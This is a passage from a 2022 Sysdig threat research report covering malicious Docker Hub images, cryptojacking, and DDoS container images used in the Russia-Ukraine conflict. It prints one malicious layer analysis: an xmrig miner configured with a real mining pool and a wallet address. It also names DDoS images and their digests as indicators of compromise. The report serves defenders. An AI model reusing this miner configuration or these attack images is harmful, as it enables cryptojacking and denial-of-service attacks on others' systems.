vibersastra/ubuntu	81b850230c2a9ea155aa06adda5537f5e01a4ec2b0209aaa24c23e06161ff385	10,000+
vibersastra/golang	a6af08adbcf9eba00e3ea15f8a67a7766465fb387868efd43ab77f7668a8dc46	6,900

Malicious Image Layer Analysis

```
…cut
RUN /bin/sh -c git clone --branch "v6.17.0" http
s://github.com/xmrig/xmrig # buildkit
…cut
RUN /bin/sh -c chmod +x /xmrig/build/xmrig.sh # bu
ildkit
…cut
CMD ["--url=pool.hashvault.pro:80" "--user=88XgkS
PJV9u28F4SJQtdW6U46RKDHB36aTzeM2f1yWsxTcX8QuSPDbH
U1TTXChYpBeh9McphG2GYN77Lhu7jtfvp3HVytgc.featurin
g" "--algo=rx/0" "--pass=x" "-t 4"]
```

Mitigation

It's clear that container images have become a real attack vector, rather than a theoretical risk. The methods employed by malicious actors described by Sysdig TRT are specifically targeted at cloud and container workloads. Organizations deploying such workloads should ensure that they enact appropriate preventative and detective security controls that are capable of mitigating cloud-targeting attacks.

The research conducted here has allowed Sysdig TRT to create a feed of known malicious container images based on their SHA-256 digest. By using this feed, Sysdig customers are able to alert whenever any of these containers are seen in their environment and take appropriate response actions. If a known malicious container appears in the environment, it can immediately be killed, paused, or stopped while notifying the security team. Prevention can also be accomplished by integrating Sysdig TRT feed with an admission controller, which can prevent the deployment of an image based on its digest.

Geopolitical Conflict Influences Attacker Behaviors

Cybercriminals take sides, enabled by civilian volunteers

Most of the time, Sysdig TRT finds financial gain is the primary motivation for attacks in the cloud and on containerized workloads. However, motives such as espionage and political or military objectives also play a role. Cryptomining is the most common approach on the financial gain front, followed by Distributed Denial of Service (DDoS). It is easy to understand why cryptomining is so popular, due to the ease of turning compromised assets into profit and the relatively low risk to the attacker. As seen with adversaries like TeamTNT, it costs the attacker relatively little to establish infrastructure to run attacks and set up the cryptomining operations. Meanwhile, the victim of the attack may end up losing hundreds of thousands of dollars in stolen infrastructure costs.

Russia-Ukraine Conflict

The Russo-Ukrainian war began in 2014, but escalated substantially with the armed Russian invasion on February 24, 2022. Various hacktivist and cybercriminal organizations quickly started to align themselves with the various conflict participants. For example, Anonymous announced support for Ukraine while Killnet backed Russia. The Ukrainian government also facilitated communication with allied cybergroups through a Telegram channel in order to provide targeting information.[5]

> "The Ukrainian government globally crowdsourced their cyberwar efforts. This was unprecedented, but it shows that digital transformation has extended well beyond classic IT use cases."
>
> **- MICHAEL CLARK**
> Director of Threat Research


[5] https://www.itpro.co.uk/security/cyber-security/364260/how-telegram-became-ukraine-digital-ally-russia-war

DDoS Attacks on the Rise


From January through July 2022, Sysdig TRT's global honeynet system captured numerous breaches through multiple attack vectors. The incoming attacks are categorized as DDoS, Cryptomining, or something else based on the type of malware leveraged, noted TTPs, and other context. DDoS agents are often added to botnets, which attackers use in their DDoS-as-a-Service operation. Threat actors can make money by renting out their botnet to other parties. Other types of malware, such as reverse shells, were discarded for the purposes of this comparison. When comparing the attack types between Q4 of 2021 and Q1 of 2022, there is a clear shift away from cryptomining and toward DDoS activity.

Sysdig TRT's data also showed a large overall increase in the amount of DDoS malware being installed throughout the honeynet around the time of the conflict escalation. In order to conduct successful DDoS campaigns in response to a specific political event, cybercriminal groups need to rapidly scale up their botnet infrastructure. The most common use of the botnet involves taking down websites for the duration of the attack. These DDoS attacks may result in civil, social, or economic damage, depending on what is targeted and the attacker’s goal. For example, at the start of the conflict, pro-Russian DDoS attacks were able to disrupt access to Ukrainian financial institutions.[6]

Attack Type Ratios Over Time



DDoS Attacks Over Time



[6] https://www.computerweekly.com/news/252513801/New-wave-of-cyber-attacks-on-Ukraine-preceded-Russian-invasion

Cloud Hosted Websites Targeted

One of the pro-Russian hacktivist groups, called Killnet, launched a number of DDoS attacks on NATO countries. These included, but are not limited to, websites in Italy, Poland, Estonia, Ukraine, and the United States. Because many sites are now hosted in the cloud, DDoS protections are more common, but they are not yet ubiquitous and can sometimes be bypassed by skilled adversaries.

Much of Killnet's coordination for these attacks was conducted via the messaging service Telegram. Members of the channel were provided with scripts to run the attack and a list of targets. During Killnet's attack, they used a variety of DDoS methods, including the traditional SYN-Flood, where TCP SYN packets are sent in large numbers, causing the target machine to try to open connections and waste resources. However, this approach is often successfully mitigated by Cloud Service Providers (CSP). IP stressing services, also known as DDoS-as-a-Service, were also leveraged. Although these attacks were not sophisticated, they were successful in causing outages at sites owned by the Italian government and the United States Congress.[7]

Over 150,000 volunteers have joined anti-Russian DDoS campaigns using container images from Docker Hub.

To bypass CSP protections, Killnet also used layer 7 attacks, which involve targeting the application directly. For example, sending large amounts of legitimate requests to the web server can end up causing a service outage as the application runs out of resources. The data sent is randomized and originates from different sources, making it difficult for typical mitigating controls, such as WAFs, to defend against the attack. A combination of protections is the best way to counter this type of activity, including ensuring ample bandwidth, creating a wealth of resources on the systems being attacked, dropping traffic before it reaches the site, and modifying a WAF to handle as much of the attack as possible.

Hacktivist Enablement via Malicious Container Images

As described in the “Supply Chain Attacks Against Containers“ section of this report, new technologies like containers were used in this conflict to quickly crowdsource participation in attacks. Container images are set up with all the tools an attacker would need to join a malicious campaign within minutes with very little prior knowledge required.

In a hacktivist movement, coordination of the masses is critical. Containers pre-loaded with DDoS software make it easy for hacktivist leaders to quickly enable their volunteers. Sysdig TRT analyzed the data collected from hundreds of thousands of images gathered from Docker Hub, looking for attributes and IoCs that can be connected to the Russia-Ukraine conflict.

"Cybercriminals see Docker Hub as the new frontier of opportunities for quietly infiltrating enterprise networks."

- STEFANO CHIERICI
Senior Threat
Research Engineer

[7] https://intel471.com/blog/killnet-xaknet-legion-ddos-attacks

The two factions are using different methods and approaches to deploying these container images. Russia is keeping as much as possible secret. Meanwhile, Ukraine and its allies are trying to proactively share information to reach more people and enhance their collective capabilities.

The most downloaded Docker Hub images that have been used to perform DDoS attacks against Russian and Belarusian websites are shown in the table to the right.

The image abagayev/stop-russia uses an HTTP benchmarking tool called bombardier to generate a high load of HTTP requests against the targets. By default, the image provides a list of targets for the tool.

The image erikmnkl/stoppropaganda provides detailed instructions for different deployment options, as shown in its GitHub repository. It can also be run on Kubernetes and Android. They recommend using the "IT ARMY of Ukraine" Telegram channel as the primary source of target websites.

Moreover, other images were found to be related to the war. Specifically, the images in the table to the right have been used to scrape the list of persons wanted by the Security Service of Ukraine.

Despite the temporary geopolitical shift in motivations, the primary, persistent goal Sysdig TRT observes across attackers is still financial gain. This likely won't change any time soon due to the clear advantages of cryptojacking. It is very lucrative, due to the scalability of the cloud, and poses a very low risk for the threat actors.

Docker Images Used for DDoS

Image Name	Image Digest	Downloads
abagayev/stop-russia	e8282601441e44491669bfa6e819650ede4c8d5c8ba820d4f1744cc1cc899f98	100,000+
erikmnkl/stoppropaganda	052a8f6bef15c59a55bb25ab7810117dc464200736339839f8de42e2a1388ce3	50,000+
mulanir/stop-russia	92d6043a31142cb4a58b8090f47afe04bd4bb21a8fa2142feac55cb5dc1899bc	4,300
ugened47/stop-russia-tcp-udp	dbd73c98f81dafb75527936072acc660d9100cc442046c5eda7a5b6ad6ade24d	1,200

Docker Images Used to Track Political Officials

Image Name	Image Digest	Downloads
myrotvorets/ssu-scraper-cronjob	71680382fb154481ca75820282d0aad581c2659b8cca4b6fa598f53ab2497df2	1,100
nixonwhite/kodyfykator	d4748694e6e455e28986d147c2a9994c46dc64ca6bcf12fb97c23ec2e158e565	82

Methodology

This report was compiled using Open Source Intelligence (OSINT), the practice of collecting information from published or otherwise publicly available sources, and Sysdig TRT's global data collection network. Data on cryptominers and DDoS agents was detected through Sysdig's advanced honeynets. The honeynet is designed to capture attacks and analyze the tools used by threat actors. It is deployed in public cloud regions across the globe, including key locations throughout North and South America, Australia, the EU, UK, and China. Proprietary static and runtime sandbox technology, leveraging Sysdig products, was also deployed to analyze malware and container images at scale.

The Sysdig portfolio of products is SaaS-delivered, which allows Sysdig TRT to verify findings against a large and diverse set of real-world data. It also enables hunting for threats using methods such as looking for indicators of compromise and leveraging data science to discover suspicious actions.

Sysdig's deep expertise in container and cloud technology enables us to build uniquely innovative tools for discovering and analyzing the most important modern threats.

Conclusion

Cryptomining is the most common outcome of cloud-based and container-based compromises seen by Sysdig TRT this year. Many adversaries, such as TeamTNT, solely deal in the mining of cryptocurrencies. It is low-risk and relatively easy to implement compared to extortion activities like ransomware. Even a lone threat actor like TeamTNT can cause great damage to a company with minimal effort. Other types of attacks, such as espionage, may be occurring, but this year, they flew under the radar. As threat detection technologies improve for cloud and containers and become more widely implemented, Sysdig TRT expects to discover more in regard to other malicious activities.

Cryptomining is the most common outcome of cloud-and container-based compromises seen by Sysdig TRT this year.

Much of the software used today depends on numerous amounts of other software packages. The origin of these dependencies is extremely varied with some being produced and supported by major corporations. Others are developed by unknown parties who may not be supporting their projects anymore. The notion of sharing code has also spread to containers, where people can easily share their container-based creations on sites like Docker Hub. This has made testing and deploying entire platforms very easy, but it has also increased the risk of using something malicious. Threat actors are placing malware into shared containers, hoping users will download and run them on their infrastructure. The malware installed can be anything from cryptominers to backdoors to tools that will automatically exfiltrate data. It is more important than ever to understand and monitor what happens in your organization's containerized environments.

Threat actors are placing malware into shared containers, hoping users will download and run them on their infrastructure.

2022 saw major events around the world, especially the conflict between Russia and Ukraine. This war did not contain itself to the physical realm, but involved significant cyberwarfare. Both governments and militaries were heavily involved in conducting these operations, but the civilian populace around the world joined as well. Whether it was patriotism, a desire to support the side politically identified with, or wanting to play a role in a large, publicized event, a significant number of people tried to contribute. One way this played out was in the shift from cryptomining malware installations to DDoS agents, which were used to attack the other side's web infrastructure. Over time, this trend seems to have reversed as the initial fervor has subsided.

There is no reason to expect any of the trends detailed in this report to subside. Instead, they will likely increase. The low-risk nature of cryptomining makes too much sense for the attacker. Geopolitical unrest is not showing any sign of slowing down while governments and the general populace continue to leverage cyberwarfare to achieve their goals. Containers are still rising in popularity, and attackers will surely continue to leverage this technology in new and dangerous ways.

sysdig

Cloud Security from Source to Run

www.sysdig.com

Copyright © 2022 Sysdig, Inc. All rights reserved. RP-006 Rev. A 9/22